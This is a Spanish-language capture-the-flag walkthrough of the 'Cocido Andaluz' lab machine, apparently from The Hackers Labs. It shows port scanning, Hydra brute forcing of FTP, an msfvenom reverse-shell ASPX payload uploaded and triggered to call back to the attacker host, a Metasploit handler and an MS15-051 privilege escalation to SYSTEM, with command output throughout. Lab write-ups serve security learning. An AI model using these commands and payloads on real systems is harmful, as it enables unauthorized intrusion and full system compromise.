Cocido Andaluz

Resolviendo la máquina Cocido Andaluz


> En esta publicación, comparto cómo resolví la máquina **Cocido Andaluz** de The Hackers Labs.

Enumeración

Ping

Ejecutamos un *ping* para comprobar la conectividad y obtener pistas sobre el sistema operativo.

`ping -c 1 192.168.1.135`




```
PING 192.168.1.135 (192.168.1.135) 56(84) bytes of data.
64 bytes from 192.168.1.135: icmp_seq=1 ttl=128 time=2.90 ms

--- 192.168.1.135 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 2.895/2.895/2.895/0.000 ms
```

TTL=128 -> **Windows**


Nmap

`nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn 192.168.1.135 -oG allPorts`



```
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-19 20:07 CEST
Initiating ARP Ping Scan at 20:07
Scanning 192.168.1.135 [1 port]
Completed ARP Ping Scan at 20:07, 0.04s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 20:07
Scanning 192.168.1.135 [65535 ports]
Discovered open port 139/tcp on 192.168.1.135
Discovered open port 135/tcp on 192.168.1.135
Discovered open port 445/tcp on 192.168.1.135
Discovered open port 21/tcp on 192.168.1.135
Discovered open port 80/tcp on 192.168.1.135
Discovered open port 49153/tcp on 192.168.1.135
Discovered open port 49152/tcp on 192.168.1.135
Discovered open port 49157/tcp on 192.168.1.135
Discovered open port 49154/tcp on 192.168.1.135
Discovered open port 49155/tcp on 192.168.1.135
Discovered open port 49158/tcp on 192.168.1.135
Discovered open port 49156/tcp on 192.168.1.135
Completed SYN Stealth Scan at 20:07, 14.52s elapsed (65535 total ports)
Nmap scan report for 192.168.1.135
Host is up, received arp-response (0.0013s latency).
Scanned at 2025-07-19 20:07:02 CEST for 15s
Not shown: 64335 closed tcp ports (reset), 1188 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE      REASON
21/tcp    open  ftp          syn-ack ttl 128
80/tcp    open  http         syn-ack ttl 128
135/tcp   open  msrpc        syn-ack ttl 128
139/tcp   open  netbios-ssn  syn-ack ttl 128
445/tcp   open  microsoft-ds syn-ack ttl 128
49152/tcp open  unknown      syn-ack ttl 128
49153/tcp open  unknown      syn-ack ttl 128
49154/tcp open  unknown      syn-ack ttl 128
49155/tcp open  unknown      syn-ack ttl 128
49156/tcp open  unknown      syn-ack ttl 128
49157/tcp open  unknown      syn-ack ttl 128
49158/tcp open  unknown      syn-ack ttl 128
MAC Address: 08:00:27:71:19:9E (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 14.68 seconds
           Raw packets sent: 93930 (4.133MB) | Rcvd: 64353 (2.574MB)
```

```
nmap -p21,80,135,139,445,49152,49153,49154,49155,49156,49157,49158 -sCV 192.168.1.135 -oN targeted
```




```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-19 20:10 CEST
Nmap scan report for 192.168.1.135
Host is up (0.00079s latency).

PORT      STATE SERVICE       VERSION
21/tcp    open  ftp           Microsoft ftpd
80/tcp    open  http          Microsoft IIS httpd 7.0
|_http-title: Apache2 Debian Default Page: It works
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/7.0
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
49152/tcp open  msrpc         Microsoft Windows RPC
49153/tcp open  msrpc         Microsoft Windows RPC
49154/tcp open  msrpc         Microsoft Windows RPC
49155/tcp open  msrpc         Microsoft Windows RPC
49156/tcp open  msrpc         Microsoft Windows RPC
49157/tcp open  msrpc         Microsoft Windows RPC
49158/tcp open  msrpc         Microsoft Windows RPC
MAC Address: 08:00:27:71:19:9E (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2025-07-19T18:11:02
|_  start_date: 2025-07-19T19:04:38
| smb2-security-mode:
|   2:0:2:
|_    Message signing enabled but not required
|_nbstat: NetBIOS name: WIN-JG67MIHZH2X, NetBIOS user: <unknown>, NetBIOS MAC: 08:00:27:71:19:9e (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 65.41 seconds
```

Explotación

Hydra

Se realiza *fuerza bruta* al servicio **FTP**.

`hydra -L /usr/share/wordlists/seclists/Usernames/xato-net-10-million-usernames.txt -P /usr/share/wordlists/seclists/Passwords/xato-net-10-million-passwords-1000000.txt 192.168.1.135 ftp`



```
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-07-19 21:23:57
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 8295455000000 login tries (l:8295455/p:1000000), ~518465937500 tries per task
[DATA] attacking ftp://192.168.1.135:21/
[STATUS] 3823.00 tries/min, 3823 tries in 00:01h, 8295454996177 to do in 36164683:03h, 16 active
[21][ftp] host: 192.168.1.135   login: info   password: PolniyPizdec0211
[STATUS] 335622.33 tries/min, 1006867 tries in 00:03h, 8295453993133 to do in 411943:53h, 16 active
```


Se genera un *payload malicioso*.

`msfvenom -p windows/shell/reverse_tcp LHOST=192.168.1.127 LPORT=1234 -f aspx > shell.aspx`

FTP

Se accede al servicio **FTP**, con las contraseñas descubiertas anteriormente.

`ftp info@192.168.1.135`



```
Connected to 192.168.1.135.
220 Microsoft FTP Service
331 Password required for info.
Password:
230 User info logged in.
Remote system type is Windows_NT.
ftp> ls
227 Entering Passive Mode (192,168,1,135,192,7).
125 Data connection already open; Transfer starting.
dr--r--r--   1 owner    group               0 Jun 14  2024 aspnet_client
-rwxrwxrwx   1 owner    group           11069 Jun 15  2024 index.html
-rwxrwxrwx   1 owner    group          184946 Jun 14  2024 welcome.png
226 Transfer complete.
```

Se sube el archivo generado anteriormente.


`put shell.aspx`

Nos ponemos a la escucha en el puerto 1234 para recibir la *reverse shell*.

`vin handler.rc`


```
use multi/handler
set PAYLOAD windows/shell/reverse_tcp
set LHOST 192.168.1.127
set LPORT 1234
run
```

`msfconsole -r handler.rc`



```
[*] Processing handler.rc for ERB directives.
resource (handler.rc)> use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
resource (handler.rc)> set PAYLOAD windows/shell/reverse_tcp
PAYLOAD => windows/shell/reverse_tcp
resource (handler.rc)> set LHOST 192.168.1.127
LHOST => 192.168.1.127
resource (handler.rc)> set LPORT 1234
LPORT => 1234
resource (handler.rc)> run
[*] Started reverse TCP handler on 192.168.1.127:1234
```

`http://192.168.1.135/shell.aspx`




```
[*] Sending stage (240 bytes) to 192.168.1.135
[*] Command shell session 1 opened (192.168.1.127:1234 → 192.168.1.135:49166) at 2025-07-19 21:44:05 +0200


Shell Banner:
Microsoft Windows [Versi_n 6.0.6001]
-----


c:\windows\system32\inetsrv>
```

`background`

`sessions -u 1`

`sessions 2`




```
meterpreter > sysinfo
Computer        : WIN-JG67MIHZH2X
OS              : Windows Server 2008 (6.0 Build 6001, Service Pack 1).
Architecture    : x86
System Language : es_ES
Domain          : WORKGROUP
Logged On Users : 1
Meterpreter     : x86/windows
meterpreter > getuid
Server username: NT AUTHORITY\Servicio de red
meterpreter > 
```

Escalada de Privilegios

Exploit para enumerar los usuarios actualmente conectados en un sistema **Windows**.

`post/multi/recon/local_exploit_suggester`

```
search local_exploit_suggester
use 0 | use post/multi/recon/local_exploit_suggester
show options
set SESSION 2
exploit
```




```
[*] 192.168.1.135 - Collecting local exploits for x86/windows ...
[*] 192.168.1.135 - 203 exploit checks are being tried ...
[+] 192.168.1.135 - exploit/windows/local/cve_2020_0787_bits_arbitrary_file_move: The service is running, but could not be validated. Windows Windows Server 2008 build detected!
[+] 192.168.1.135 - exploit/windows/local/ms10_015_kitrap0d: The service is running, but could not be validated.
[+] 192.168.1.135 - exploit/windows/local/ms15_051_client_copy_image: The target appears to be vulnerable.
[+] 192.168.1.135 - exploit/windows/local/ms16_016_webdav: The service is running, but could not be validated.
[+] 192.168.1.135 - exploit/windows/local/ms16_075_reflection: The target appears to be vulnerable.
[+] 192.168.1.135 - exploit/windows/local/ppr_flatten_rec: The target appears to be vulnerable.
[*] Running check method for exploit 42 / 42
[*] 192.168.1.135 - Valid modules for session 2:
============================

 #   Name                                                          Potentially Vulnerable?  Check Result
 -   ----                                                          -----------------------  ------------
 1   exploit/windows/local/cve_2020_0787_bits_arbitrary_file_move  Yes                      The service is running, but could not be validated. Windows Windows Server 2008 build detected!
 2   exploit/windows/local/ms10_015_kitrap0d                       Yes                      The service is running, but could not be validated.
 3   exploit/windows/local/ms15_051_client_copy_image              Yes                      The target appears to be vulnerable.
 4   exploit/windows/local/ms16_016_webdav                         Yes                      The service is running, but could not be validated.
 5   exploit/windows/local/ms16_075_reflection                     Yes                      The target appears to be vulnerable.
 6   exploit/windows/local/ppr_flatten_rec                         Yes                      The target appears to be vulnerable.
 7   exploit/windows/local/adobe_sandbox_adobecollabsync           No                       Cannot reliably check exploitability.
 8   exploit/windows/local/agnitum_outpost_acs                     No                       The target is not exploitable.
 9   exploit/windows/local/always_install_elevated                 No                       The target is not exploitable.
 10  exploit/windows/local/anyconnect_lpe                          No                       The target is not exploitable. vpndownloader.exe not found on file system
 11  exploit/windows/local/bits_ntlm_token_impersonation           No                       The check raised an exception.
 12  exploit/windows/local/bthpan                                  No                       The target is not exploitable.
 13  exploit/windows/local/bypassuac_comhijack                     No                       The target is not exploitable.
 14  exploit/windows/local/bypassuac_eventvwr                      No                       The target is not exploitable.
 15  exploit/windows/local/bypassuac_fodhelper                     No                       The target is not exploitable.
 16  exploit/windows/local/bypassuac_sluihijack                    No                       The target is not exploitable.
 17  exploit/windows/local/canon_driver_privesc                    No                       The target is not exploitable. No Canon TR150 driver directory found
 18  exploit/windows/local/cve_2020_1048_printerdemon              No                       The target is not exploitable.
 19  exploit/windows/local/cve_2020_1337_printerdemon              No                       The target is not exploitable.
 20  exploit/windows/local/gog_galaxyclientservice_privesc         No                       The target is not exploitable. Galaxy Client Service not found
 21  exploit/windows/local/ikeext_service                          No                       The check raised an exception.
 22  exploit/windows/local/ipass_launch_app                        No                       The check raised an exception.
 23  exploit/windows/local/lenovo_systemupdate                     No                       The check raised an exception.
 24  exploit/windows/local/lexmark_driver_privesc                  No                       The target is not exploitable. No Lexmark print drivers in the driver store
 25  exploit/windows/local/mqac_write                              No                       The target is not exploitable.
 26  exploit/windows/local/ms10_092_schelevator                    No                       The target is not exploitable. Windows Server 2008 (6.0 Build 6001, Service Pack 1). is not vulnerable
 27  exploit/windows/local/ms13_053_schlamperei                    No                       The target is not exploitable.
 28  exploit/windows/local/ms13_081_track_popup_menu               No                       Cannot reliably check exploitability.
 29  exploit/windows/local/ms14_058_track_popup_menu               No                       Cannot reliably check exploitability.
 30  exploit/windows/local/ms14_070_tcpip_ioctl                    No                       The target is not exploitable.
 31  exploit/windows/local/ms15_004_tswbproxy                      No                       The target is not exploitable.
 32  exploit/windows/local/ms16_032_secondary_logon_handle_privesc No                       The check raised an exception.
 33  exploit/windows/local/ms16_075_reflection_juicy               No                       The target is not exploitable.
 34  exploit/windows/local/ms_ndproxy                              No                       The target is not exploitable.
 35  exploit/windows/local/novell_client_nicm                      No                       The target is not exploitable.
 36  exploit/windows/local/ntapphelpcachecontrol                   No                       The check raised an exception.
 37  exploit/windows/local/ntusermndragover                        No                       The target is not exploitable.
 38  exploit/windows/local/panda_psevents                          No                       The target is not exploitable.
 39  exploit/windows/local/ricoh_driver_privesc                    No                       The target is not exploitable. No Ricoh driver directory found
 40  exploit/windows/local/tokenmagic                              No                       The target is not exploitable.
 41  exploit/windows/local/virtual_box_guest_additions             No                       The target is not exploitable.
 42  exploit/windows/local/webexec                                 No                       The check raised an exception.

[*] Post module execution completed
```

Exploit para explotar una vulnerabilidad de escalada de privilegios en **Windows**, identificada como **MS15-051**.

`exploit/windows/local/ms15_051_client_copy_image`


```
search exploit/windows/local/ms15_051_client_copy_image
use 0 | use exploit/windows/local/ms15_051_client_copy_image
show options
set SESSION 2
exploit
```



```
[*] Started reverse TCP handler on 192.168.1.127:4444
[*] Reflectively injecting the exploit DLL and executing it ...
[*] Launching netsh to host the DLL ...
[+] Process 3732 launched.
[*] Reflectively injecting the DLL into 3732 ...
[+] Exploit finished, wait for (hopefully privileged) payload execution to complete.
[*] Sending stage (177734 bytes) to 192.168.1.135
[*] Meterpreter session 4 opened (192.168.1.127:4444 → 192.168.1.135:49167) at 2025-07-20 10:19:36 +0200
```

`sessions 4`

`getuid`



```
Server username: NT AUTHORITY\SYSTEM
```